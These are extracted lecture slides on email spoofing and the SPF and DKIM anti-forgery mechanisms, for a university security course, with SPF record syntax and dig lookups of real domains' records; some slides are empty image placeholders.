

# DMARC's Role in Counter-Attacking Phishing, Malware and Fraud

Charlie Hothersall-Thomas



# Emails and From headers

guest lecture at Imperial?



Inbox x



**Sergio Maffeis**

9 Jan



to me 

hi Charlie, how are things going in Bath?  
i wanted to ask you if you were up for another guest lecture for the Network & Web security course about something related to your work at Netcraft.

# Emails and From headers

To: Charlie Hothersall-Thomas <cht@netcraft.com>

**From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>**

Subject: guest lecture at Imperial?

Date: Mon, 9 Jan 2017 18:45:00 +0000

hi Charlie, how are things going in Bath?

i wanted to ask you if you were up for another guest lecture for the Network & Web security course about something related to your work at Netcraft.

# From headers can be spoofed!

**To: Chris Novakovic <c.novakovic@imperial.ac.uk>**

**From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>**

Subject: extend coursework deadline

Date: Thu, 9 Feb 2017 10:34:17 +0000


hi Chris,

can you extend the deadline for this week's coursework by 1 week? I think we need to give the students more time.


regards,

Sergio

# Email Forgery: Real World Examples



# Email Forgery: Real World Examples



# Defending Against Email Forgery

- Sign email bodies and attachments
  - PGP/GPG
  - S/MIME
- Typical users can't be expected to use these
  - Non-trivial to set up; obstructive once set up
  - Need a solution implemented at an organisation level, such that end-users need not be concerned
- **SPF, DKIM and DMARC**

# Sender Policy Framework (SPF)

- Owner of a hostname\* specifies which hosts may and may not send email from their hostname
  - Most commonly a whitelist, with all other senders being rejected
  - Implemented using a TXT DNS record
- Receiving mailserver checks all received emails against SPF record for the sending hostname
  - Deliver to Junk folder on failure




# Sender Policy Framework (SPF)


- Owner of a hostname\* specifies which hosts may and may not send email from their hostname
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  - Implemented using a TXT DNS record
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  - Deliver to Junk folder on failure

\* In practice, this is often done for a **domain** only (e.g. example.com rather than x.example.com). More on this later.

# Sender Policy Framework (SPF)



# Sender Policy Framework (SPF)



# SPF Record Format

```
v=spf1 -all
```

Reject all mail sent from the hostname

- Record starts with `v=spf1` and consists of a series of space-separated terms (mechanisms or modifiers)

# SPF Record Format

v=spf1 -all  
                    Qualifier      Mechanism

Reject all mail sent from the hostname

- Mechanisms are optionally prefixed with a qualifier

# SPF Record Format

```
v=spf1 a -all
```

Allow mail to be sent from any hosts that are A records of the hostname, rejecting anything else

- Mechanisms are evaluated from left to right

# SPF Record Format: Qualifiers

Qualifier	Name	Action
+	Pass	Accept
-	Fail	Reject
~	SoftFail	Accept but mark (used for testing)
?	Neutral	Accept

In the absence of a qualifier before a mechanism, + is used

e.g. "v=spf1 a -all" and "v=spf1 +a -all" are equivalent

# SPF Record Format: Common Mechanisms

Mechanism	Description
all	Always matches
a	Matches iff the sender's IP is an A record of the hostname
mx	Matches iff the sender's IP is an A record of any of the hostname's MX records
ip4	Matches iff the sender's IP is contained within the given range

For a full list of mechanisms and also modifiers:

[http://www.openspf.org/SPF\\_Record\\_Syntax](http://www.openspf.org/SPF_Record_Syntax)



# Real-World SPF Examples



```
~$ dig +short txt netcraft.com
```

```
"v=spf1 ip4:194.72.238.0/24 ip4:52.31.138.216/32 mx ?all"
```

```
~$ dig +short mx netcraft.com
```

```
5 mail.netcraft.com.
```

```
10 mail2.netcraft.com.
```

# Real-World SPF Examples



```
~$ dig +short txt hsbc.co.uk
```

```
"v=spf1 mx ip4:193.108.76.63/21 ip4:91.214.7.46/22 ~all"
```


```
"google-site-  
verification=2ED1anl3elka5NBAf_b5aXbDakkuwB8MNsVOn84IHf0"  
"00573463"
```

# DomainKeys Identified Mail (DKIM)


- Another defence against mail spoofing, separate from SPF
- Public-key cryptography
  - Usually RSA with SHA-256
  - Sender stores public key in TXT DNS record
  - Sender signs emails using private key, including the resulting signature in the email (DKIM-Signature header)
- Receiver verifies signature against public key retrieved via DNS
  - Deliver to Junk folder on failure

# DomainKeys Identified Mail (DKIM)


## Sender and domain owner



DNS



## Receiver



# DomainKeys Identified Mail (DKIM)

## Domain owner

